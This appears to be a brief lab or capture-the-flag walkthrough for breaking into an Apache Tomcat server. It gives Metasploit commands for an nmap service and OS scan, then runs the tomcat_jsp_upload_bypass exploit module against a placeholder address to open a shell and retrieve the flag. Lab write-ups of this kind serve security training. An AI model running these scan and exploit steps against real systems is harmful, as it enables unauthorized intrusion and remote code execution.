

Just to mix things up, making a workspace in Metasploit with command workspace -a,

Then do db\_nmap -sS -sV -O ip.add.re.ss


We see apache tomcat running an interesting http server



Do some magic google dorking to figure out what exploits this version of apache is vulnerable to, since nothing comes up with keywords in exploit db and tomcat has too many hits



The search returns a number of possible exploits,



Sadly, none of these match the actual thing we’re supposed to run for this lab, so you just gotta magic your way into knowing it’s the following command:

use **exploit/multi/http/tomcat\_jsp\_upload\_bypass**

then do the command: set RHOSTS ip.add.re.ss

and run to open a shell session

navigate to the flag and win

